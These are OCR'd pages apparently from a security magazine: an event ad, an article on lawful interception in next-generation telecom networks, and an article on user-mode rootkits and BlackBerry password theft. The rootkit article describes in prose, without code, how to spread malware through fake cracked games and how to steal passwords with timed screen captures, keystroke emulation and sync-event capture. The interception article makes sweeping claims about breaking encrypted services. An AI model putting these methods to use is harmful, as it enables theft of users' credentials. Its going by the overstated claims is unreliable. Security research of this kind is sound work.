Hardware hacking / Lockpicking (non-destructivelock-opening) workshop and Urban Warrior competition / **24 hours - Hacker road reloaded.** Get prepared. Never experienced any similar game. Form a team, with a good hacker, a good lockpicker, a good social engineer.

Tickets are available until 20th of September with 10% discount on www.hacktivity.com

Full price for adults: 68 EUR / for companies: 150 EUR / Cheap hotels offering also there!

Special packages:
2 days ticket & 2 nights in a hotel*** 199 EUR
2 days ticket & 2 nights in a hotel**** 299 EUR

packages.hacktivity.com

Sponsors:

Further information and registration: www.hacktivity.com

Deloitte. | rrc THINK VALUE. | biztributor | WEBSHARK | ARUBA networks | AdNovum | FORTINET | Hakin9 All About IT Security | asc

Lawful Interception on Mobile Telecom Service

New technologies will greatly help Police effectively intercept mobile communication to combat cyber crimes, but how to ensure private communication is protected?

For the past few years, IP network transformation is shaping into a new operation and management on telecommunication for lots of mobile and fixed net service providers in the world. Along with this trend, the technology of lawful interception by police, military intelligence and other law enforcement agencies is also being developed with great leaps and bounds thanks to IP network being extensively used in telecom service providers.

Voice Lawful Interception and Warrant System

Traditionally police conduct lawful interception by collecting call records and call content directly from telecom switch. All information intercepted will be passively taken from this switch based on a de facto standard – ETSI or CALEA. By this process, police are only able to intercept calls, which they are allowed to obtain by warrant issued by court, and, on the other hand, this process can be audited by congress or parliament step by step.

For most mobile or telecom service providers, inside the tradition telecom switch there is an internal control mechanism, by which some calls with specified numbers can be retrieved from the switch, and redirected to a mediation device. Lawful enforcement management facility can get the intercepted information from mediation device via 2 channels: one is call record information (HI2), the other is call content for crime investigation (HI3). This way of lawful interception is also aligned with standard procedure of ETSI.

There is an important mechanism with this process – the warrant system. Every time before conducting a lawful interception process, police, who want to monitor those calls with several specified call numbers, should also key in ID number, approval case ID by court, date and time stamp, and other information into warrant system for journal and audit purpose. The warrant system will send the commands (HI1) with call numbers to the mediation or telecom switch, and receive data sequentially. All received data will be grouped and managed with the relevant case ID by lawful interception system without exception.

Next Generation Network in Telecom Service

New IP technology, also called *next generation network* (NGN), in the telecom backend systems will greatly reduce the cost of operation and management for mobile telecom service providers, and enhance large degree of flexibility and quality to deploy new networks and services with both voice and data. By the nature of new technology, distributed deployment and management with network traffic and packet transportation in




Figure 1. *The email content recovery from captured network packets*

switching and connection will be the significant renovation in telephony center. All the backend systems are modularized and managed by series of application software, and can be replaced or upgraded module by module.

The whole telecom network systems can be divided into 3 parts: transport layer, IMS layer, and service/application layer. In each layer, different system modules have different roles to perform different functions in the communication process, and can be replaced or upgraded individually. All module systems exchange messages and data by standard IP protocol. Using this process of message and data exchange, any subscriber's request will be fulfilled in a very short time interval.

Lots of value-added services, such as *location-based service* (LBS), color ring, AGPS, Internet access, IPTV, push mail…etc, can be easily implemented into the service/application layer together with the voice service, and also greatly increase revenue for telecom service providers. That's why most of telecom service providers in the world have started upgrading core network with NGN in their telephony centers.

Lawful Interception in Next Generation Network

Compared to traditional telecom switchs with standard LI interfaces, lawful interception can be reached with extensive tapping deployment in NGN without a central warrant control system, and eventually a wide scope of information, such as voice, data, geological position, mobile device ID…etc, will be sent to a data warehouse in the LEA monitor center. With powerful backend data mining or business intelligent systems, lots of personal information can be collected and analyzed by state organization. Even encrypted communication data can be decoded by using a more complicated system.

Though it is hard to intercept data through Internet access in common IP network of ISP, it is quite easy to intercept the digital data for all as it will be through IMS layer, and dispatched to the Internet gateway. Police can deploy taps in IMS layer or transport layer, and also voice and data stream can be intercepted separately and processed inside the IMS layer. Some subscriber location information also can be acquired from *Base Transceiver Station* (BTS) or regional telephony center (POP) in service providers. With such location data processed in the backend AVL system, police can even get subscriber movement tracking in real time.

Lots of content or online service providers provide encrypted communication with SSL or TLS secured protection, and some use proprietary protocol for protection, especially email, and VoIP services. In some way, these security mechanisms provide relative protection for private communication in certain level, but not absolutely! Through some network deployment and injected spywares in PCs, most of the secured private communication, such as Gmail, Skype…etc, can be broken down and intercepted. Unless some advanced encryption algorithm is applied, which is usually provided and used by state intelligence, no one can hide his confidential communication.

Information by Law Interception

Intercepted information from telecom NGN must be processed to be recognizable in order to conduct advanced data analysis. This process can be complicated sometimes, for the online services contain too much hypertext data from different sources or encrypted data. Basically only several online services will be in the list of interception, such as email/webmail, Instant Messenger, social network, and VoIP services, which are also most popular among global Internet community.

The most important feature of LI equipment with telecom NGN is to process packet data into meaningful information by different protocols. So, how to effectively reconstruct these packet data into recognizable ones and retain original data are very important for the LEA investigation capability against cyber crimes and terrorists.



Webmail Type: Yahoo Mail, Gmail, Windows Live Hotmail, Giga Mall and others

Figure 2. *Webmail extraction and recovery from network packets*




Figure 3. *The instant massager captured from live communication*

Taking example of several screen shots from such LI equipment as below, we can understand how far this device can perform its job with interception on email, webmail, IM, social network and other online services:

- Mail by client-server mode – By POP3, IMAP, SMTP protocols, LEA staff can get date/time stamp, account name/IP, receiver name/IP, title, content with attachments…etc.
- Mail by webmail mode – some email service provided by ISP or CSP use J2EE, php, .NET…etc with multiple frames, such as Gmail, Yahoo Mail, MS Live…etc. LEA staff can also get date/time stamp, account name/IP, receiver name/IP, title, content with attachments…etc.
- IM is very popular in Internet community for instant communication among friends, partners and family. It is also the common way to have confidential talks and exchange sensitive information, so it is the major focus and interest for LEA to intercept its content from time to time and conduct data analysis and cross checking by full-text searching.
- Social network is the fast growing Internet services among Internet Community. Because those services are powerful to broadcast messages in very short time to general public, LEA staff in every country may intercept the most popular social network services, such as Facebook, Twitter and others, also focus on various target accounts' social network for intelligence collection.
  After 2011 London Riots, both the London School of Economics and Guardian conducted an extensive study on communication among rioters. According to this report, some social and economic factors with communication were exposed in depth. From usage of Twitter, active rioters can be spotted, and information about how far they commuted to riot sites, how long they stayed in riot sites, and how often they use social network to call friends can be identified by tons of intercepted data with Twitter service. It is not only for riot investigation, but it also helps to analyze the socio-economic factors among mob behind riots. If you are interested in such study, please check out the following URL: *http://www.guardian.co.uk/uk/series/reading-the-riots*.
- Traditionally VoIP is the primary interception function of LI equipment in a telecom NGN environment, for all the voice data come in and out through transport , IMS layers are in the form of VoIP. LI system supports the most popular RTP codec, like G.711a-law, G,711μ-law, G.726, G.729, iLBC, which are all ITU standard.



Facebook, Plurk, Orkut...etc
Content of Facebook, friend list and attached files

Figure 4. *Chat in facebook*





Figure 5. *Twitter text message*

Besides voice content, LEA staff can check out lots of useful information, such as caller and receiver numbers and IPs, date/time stamp, call duration, and location information by request from BTS. Solution providers will usually help LEA integrate it with HSS system of the service provider in order to get subscriber information. That's why state requests subscribers to have real name registration when using a telecom service in some countries.

In a few countries, there are also different popular online services with unique culture background for a dedicated closed minority. By using LI infrastructure, state authority and social justice can be reached.

Lawful Interception in Telecommunication

Data interception may be highlighted quite often in the LI process, but the most significant point is not in the analysis of huge volume of intercepted data. The most difficult part of the LI process is that the quantity of data is too huge for LEA staff to interpret, due to the intensive use of telecommunication by various differ-



ID		Date-Time	Account	Caller	Callee	Mode	Type	Codec	File Name	Time
1.		2009-03-25 16:39:53	192.168.6.8	[illegible]	[illegible]	peer to peer	SIP	G723	VOIP_VVdHcR.wav	10 Se
2.		2009-04-29 11:21:57	192.168.1.132	[illegible]	[illegible]	peer to peer	SIP	iLBC	VOIP_8t8aK.wav	68 Se
3.		2009-04-29 11:12:44	192.168.1.132	[illegible]	[illegible]	peer to peer	SIP	G729	VOIP_HKi7PR.wav	50 Se
4.		2009-04-29 11:07:32	192.168.1.132	[illegible]					VOIP_DN1QFi.wav	1 Min 3 Se
5.		2009-04-29 11:04:19	192.168.1.132	[illegible]					VOIP_Jkafpk.wav	1 Min 2 Se

tal 1 Total Page 1 Current Page 1

Play back of reconstructed VoIP audio file using Media Player
Support RTP Codec such as G.711a-law, G,711μ-law, G.726, G.729, iLBC

Figure 6. *Voip intercept from live communication*

ent ways. Few years after 911, several new technologies on data analysis, such as data mining, text mining, link analysis, were developed for large volumes of data, say by PB (petabyte1,000,000GB) in some countries. With such large data processing tools, LEA staff can decode large amounts of useful information, such as hidden meaning behind text, cross-checking with several IPs, phone numbers and MACs, link relation among groups of subscribers, and, with international cooperation, tracking suspected groups in different geological areas.

Just like the study on 2011 London riots mentioned in the previous section, conducting analysis with such huge data will result in some useful information. In cyber world, anonymity is quite common. By link analysis and text mining with subscriber information in service providers, LEA staff can easily find out identity of participants, and clarify role and responsibility among them (of course, it is also important to have international cooperation on cross border communication). In 2011, such thing just happened in the Far Eastern region against cross-border cyber crimes among China, Taiwan, Thailand, Vietnam and Philippines.

Nowadays, most of terrorists in the world are suppressed and under strict supervision by global cooperation, just because the above technologies are widely used by LEA staff in many countries with different extent.

Private Legal Communication Protection

Anti-terrorism and anti cyber crimes are common agenda for LEA staff in most countries. There is no doubt that they work together. What about social activists, and political conscience elements in different countries? It is a sensitive area to touch in the formal diplomatic arena because of different social and political atmosphere in each country. There unlikely to be a universal standard for it with consensus in UN Assembly.

Even though, we still need to think about the private legal communication protection among common citizens. It is the basic human right listed in Constitution Law of many countries, and should be protected by statutes. So, it is quite important to have an equal balance between social/state security and human right at this point.

Now it is about time for both citizens and state agencies to have a better way to protect private communication without disturbing legal crime investigation using new technology adopted by telecom service providers, whilst upgrading the existing lawful interception platforms in each police department.

The new deployments should cover the de facto standard of ETSI or CALEA as well as the nature of an IP network, which is of distributed network and multimedia data centric. Since new technology is still under development, suppliers and system integrators should think about the embedded mechanism of personal data protection inside a lawful interception facility.

For the coming decade, most of mobile service providers and fixed net service providers will upgrade their backend system with new IP technology. How to provide a powerful and secured lawful interception facility and also protect personal data will be a big challenge for both system providers and LEA buyers in the world. We look to see future development with great interest and anticipation.

TED CHAO

Ted is the senior technical and marketing consultant in Decision Group Inc., which is a significant 24-year old network forensic solution company in Taiwan. For the past few years, Ted has been involved in several state LI projects in Middle East, African and ASEAN countries with Decision network forensic solutions and service. He has previously worked in Acer, Compaq, HP, Booz Allen Hamilton, and Lucent Technology for more than 20 years, and was also active in ITC market in GCC area for 3 years. With more and more new telecom technology being introduced to the market, Ted and Decision R&D group are now working with advanced technology to help LEA staff worldwide prevent more and more cyber crimes and protect private communication. If you have any question, please forward to: edetective@edecision4u.eu.

When Developers

API Simplify User-mode Rootkits Developing

This is a series of articles about shell extensions that enhance high-level features of any operation system. However, such possibilities not only enrich platform but simplify developing trojans, exploits that leads to the new security holes. Mostly this kind of extensions are known as user-mode rootkits.

Cybercrime is becoming a growing threat to society. The thefts of information, website crashing or manipulating online payment traffic are also increasing. Many organizations offer various services in the battle against digital crime, such as network or data monitors and extractions tools. It is interesting mainly to authorities and financial institutions, but they are accessible to every organization.

Smartphones have been equipped with operating systems that compare in complexity with those on desktop computers. This trend makes them vulnerable to lot of the same threats as desktop OS. The past several years of mobile malware are no longer only in the theory. There has been malware, loss, theft, data communication interception, exploitation, etc. This has been because of the decreasing cost of mobile devices which allowed them to enrich the software interfaces that allows users to interact better with the cyber and the physical worlds. For example, mobile devices are often pre-installed with a number of applications, including clients for location-based services and general-purpose web browsers used forchatting and social networking.

The increasing number of mobile-related exploits tends to impact security breaches which have put the industry at a critical point. That's the greatest risk to all mobile OS moving to involve the rapid development, and distribution throughout so-called app markets While most of application markets provide an ideal transportation mechanism for the delivery of malicious software to the heart ofindustry's networks. According to Juniper Networks the following mobile malware take place:

- Mobile device and OS market share and mobile malware infection rates are linked
- Mobile malware uses the same techniques as PC malware to infect mobile devices.
- The greatest mobile malware risk comes from rapid proliferation of applications from app stores.
- RIM BlackBerry, Google Android, and Apple iOS operating systems suffer predominantly from spyware applications

It's totally right. If you want to distribute malware take the most popular application or game, most popular device what you are going to infect and place malware application into „warez"-storage. For example, take any game for Android/iOS, that is not free (like angry birds) and place a supposedly cracked version on the non-official android market. The application does not even need to be the game. To prove this idea let's go back to November 2010 when security researchers Jon Oberheide and Zach Lanier unveiled an Android exploit at an Intel security conference in Oregon. They showed that the Android security model include a security flaw that allows an application to invisibly download additional exe-applications, known as APK files, without requiring the user's permissions. Their proof-of-concept malware did not contain any actual malicious code; it simply portrayed itself as bonus levels for *Angry Birds* that, once installed, would open up more levels for the player. In reality, nothing related to *Angry Birds* was ever included in the application. However, Oberheide and Lanier proved that users could be tricked into downloading this application, and that the application could download and install additional applications without prompting the user to approve the additional installs, or to verify and agreement required for the background applications to be installed.

Unfortunately, BlackBerry suffers from the same problem. Mobile environments makevery attractive targets to attackers. Important personal and financial information can easily be compromised because phone usage is a part of day-to-day user activities. For example, mobile devices are being used for chatting, email, storing personal data even financial data, pictures, videos, GPS tracks and audio notes.

A rootkit is a stealth type of malicious software – designed to keep itself, other files, or network connections hidden from detection. A rootkit typically intercepts common API calls to modify or filter information from the operating system to keep itself hidden. For example, it can intercept requests to file explorer and cause it to keep certain files hidden from display, even reporting false file counts and sizes to the user. There are legitimate uses for rootkits by law enforcement, parents or employers wishing to retain remote command and control and/or the ability to monitor activity on their employee's or children's computer systems.

Another example, rootkits are commonly used to conceal keyloggers, which steal sensitive user data, such as passwords and credit card numbers, by silently logging keystrokes. Rootkits are design to maintain access to targeted computers. Rootkits can also disable the firewall/antivirus tools by replacing files, changing settings or modifying what the antivirus application can see. None of these activities are directly visible to the user because the rootkit conceals its presence.

There are several kinds of rootkits. They are bootkits, firmware user-mode kernel and hypervisor. A further discussion needs to compare kernel mode with user-mode rootkits.

Kernel mode rootkits involve system hooking or modification in kernel space which is the ideal place because it is at the lowest level, highest level of security and thus, is the most reliable and robust method of system hooking.

As a system call's execution path leaves user mode and enters kernel mode, it must pass through a gate. This gate must be able to recognize the purpose of the incoming system call and initiate the execution of code inside the kernel space and then return results back to the incoming user mode system call. It's some kind of a proxy between user mode and kernel mode. One of the rootkit techniques is to simply modify the data structures in kernel memory. For example, kernel memory must keep a list of all running processes and a rootkit can simply remove themselves and other malicious processes they wish to hide from this list. Rootkits do this by inserting or patching the process that list running processes and then filter what processes are reported as running.

User mode rootkits involve system hooking in the user or application space. Whenever an application makes a system call, the execution of that system call follows a predetermined path and after that rootkit can intercept it. One of the most common user mode techniques is the one in memory modification of system libraries.

That's why applications run in their own memory space and the rootkit needs to patch the memory space of every running application to provide self-control. Moreover, the rootkits have to monitor for new applications to patch those programs' memory space too (need to explain the security rings if they are referenced).

User-mode rootkits run in Ring 3, along with other applications as user, rather than low-level system processes. They have a number of possible installation vectors to intercept and modify the standard behaviour of *application programming interfaces* (APIs). Some inject a dynamically-linked library like a. DLL file on Windows into processes, and are thereby able to execute inside any target process to spoof it. Injection mechanisms include:

- Use of vendor-supplied application extensions. For example, Windows Explorer as well as any mobile platform like BlackBerry has public interfaces that allow third parties to extend its functionality.
- Interception of messages.
- Exploitation of security vulnerabilities.
- Function hooking or patching of commonly used APIs, for example, to mask a running process or file that resides on a file system.

Windows-based rootkits are modifying paths and system structures these methods are used to mask network activity, registry keys, and processes Rootkits modify all the things which could alert a user to the fact that a malicious program is active in the system. Implementation in user mode rootkits is relatively easy. Most often, a method based on hooking API functions is used to modify the path to executables.

Many of rootkits techniques are well documented and use *normal* applications. Example: a desktop firewall program may use similar hooking things to watch and alert the user to any outgoing network connections while a rootkit will use it to hide their backdoor activities. The legitimizing effect of commercial rootkit software is leading away from user-mode and toward kernel-mode techniques at first glance. However, user-mode rootkits still have the ability to bypass security applications Non-official market places are now widely available on the Internet therefore malware writers don't even ponder over how to spread it. It's very easy to integrate several technologies into one malware attack.

User-mode rootkits exist for *NIX, Windows and are known for mobile devices such as Android or BlackBerry.

Why not BlackBerry?

BlackBerry smartphone applications include inherent virus protection and spyware protection that is designed to contain and prevent the spread of viruses and spyware to other applications. Security is known as the cornerstone of the BlackBerry system that allows users to confidently access sensitive information.

Previous attacks on BlackBerry included: several exploits, password thefts, screen information, chats messages and other data. All of these described attacks are possible to put into practice on application (user-mode) level. While root mode provides powerful ability to feel like God, application level has the ability for wide spreading, easy distribution, misleading and finally easy developing. The most popular solution in security field is to operate as always under attack. Well-established products will provide the end user with some protection. Meanwhile vendors start to develop security measures as hackers continue to develop new rootkit/exploits. That's why an application level is one of most interesting to research and actually it will always be relevant and useful to take it under investigation. Forensic investigation can be conducted on cloud or mobile devices, but you're still able to extract most data. (Computer and servers) However, it's really a problem when accessing the network card on high level at first glance, but don't forget about browser plugin, IM plugin and etc. Therefore this type of level is based on opened API for developers clearly leads to exploitation.

Coming back to my previous articles I'm going to refresh some ideas of these attacks. First article discussed password protection (*Is Data Secure on the Password Protected Blackberry Device*? Hakin9, February 2011) mainly password masking as point of protection. It's obvious that in most cases masking passwords doesn't even increase security, but it does cost your business due to login failures. Visualizing the system status has always been among the most basic usability principles. Showing asterisks while users enter complex codes definitely fails to comply. Other background was keystroke emulation as a kind of underlying principle of direct interaction with screen. BlackBerry has an API managed with applications that eventually ask user to choose restriction via showing API-requests. Why does a user agree with it? Some application such as phone manager have no way to communicate with high level hardware to catch incoming calls and auto pick up. It seems there is no failure because user installs applications and allows their policies. However, the issue covers all screens that can be managed by keystroke emulation or navigation emulation, or any textbox. One exploit shown in the article which was by „noising" the inputting text field. The major concept is in using the most complex password in range of 14-18 symbols with case-sensitive. That's right, you're obliged to use the most complex password and you never see the noise-symbol until unmasking happen, which usually leads to device wiping (Figure 1 and 2).

Next bad idea discussed in the same article based on *global* permission of screen-capturing as previous keystroke emulation. You can choose whether you want to use such application, for example, to capture a lot of screenshots to make a video tutorial are only between *yes* and *no*. Thus, in my other article (*Why is password protection a fallacy point of view?* Hakin9 Extra, June 2011) I showed that you can to sniff password data. Two issues for further discussions:

- Keylogger
- Datalogger

Many thanks to Apple's patent (if I'm not mistaken) to the asterisk masking lagging. More details: when you touch screen to type a character a big-scaled preview appears. When you do the same while typing




Figure 1. *Noising password field*




Figure 2. *Result of noising password field*



ces 2011 - Поиск в Google
http://www.google.ru/m?q=...
Google
ces 2011
Поиск
Веб Картинки Адреса Новости
2011 International CES, January 6-9
Hosted by the Consumer Electronics Association, highlighting new and upcoming products, open to those affiliated ...
www.cesweb.org/
Hotel Reservations
Exhibit at CES
About CES
Conference Programs
For Exhibitors
By Exhibit Hall
Keynotes
Hotel Info
Еще с cesweb.org »
CES 2011 :: Информационный Центр Мероприятий :: @ASTERA

Figure 3. *Screen-capture of browser #1*




Figure 5. *Screen-capture of password's creation window*

password into masked text box you can see that every character is going to be masked by asterisk or black circle in about~1-2 second afterward. It's quite true to all mobile devices. But if you use a hardware keyboard you will never see it. Reasonably, password preview is only used when the keyboard is a sure type or multitap keyboard. The bold keyboard is a full keyboard so it won't duplicate that behavior. Such preview is screen-shot-able. Average statistical data shows 300-400 msec is good to steal each button press like letters, numeric, switching between letter and numeric or symbols or pressing some kind of *shift/caps lock*. If you want to be totally sure set a 100 msec timer to get everything (Figure 3-7).

Despite the *big bug* in good managing password by your brain and previous exploitation each user has a problem with password managers. BlackBerry gives an opportunity to choose pre-nstalled Password Keeper or BlackBerry Wallet. Both can be screen-captured! A good question is why can't we take control over all windows application (even 3rd party apps)? Some kind of answer: Clipboard manager restricts data extracting while window of Password Keeper/BlackBerry Wallet is active until you minimize it or close it. Is it really needed in protection by password masking (Figure 8)?

Next failures with password discussed in that article highlight attacker capabilities to steal password while you're syncing your device with a PC (discussed Windows-based PC only) from password by catching sync-event and start to screen capturing for example. There's protect the PC side too. There are four attacks there. Unfortunately, we can't get a screen-capture.

First of them dealt with previous version of BlackBerry Device Manager (4-5 version) developed by C++. It divides into two builds (Windows Seven and Windows XP). Second of them was referring to BlackBerry Desktop Manager (6 version) developed mainly by .NET. Third of them expanded the previous in case of getting password that types before backup starts. Fourth of them dealt with silent connecting if you've got a device password to wipe for example.




Figure 4. *Screen-capture of browser #1*






Figure 6. *Screen-capture of device-unlocking*


Thu, May

Sync Media
Enter device password to grant access:

*@

Figure 7. *Screen-capture of device-unlocking while PC-syncing*


Form1

OS Version	Windows Server 2003 R2, Windows Server 2003, Windows XP, or Window
DEVICE PIN	Device: USB-PIN: 20ED5856
PASS ATTEMPTS	Please enter your device password (2/10).
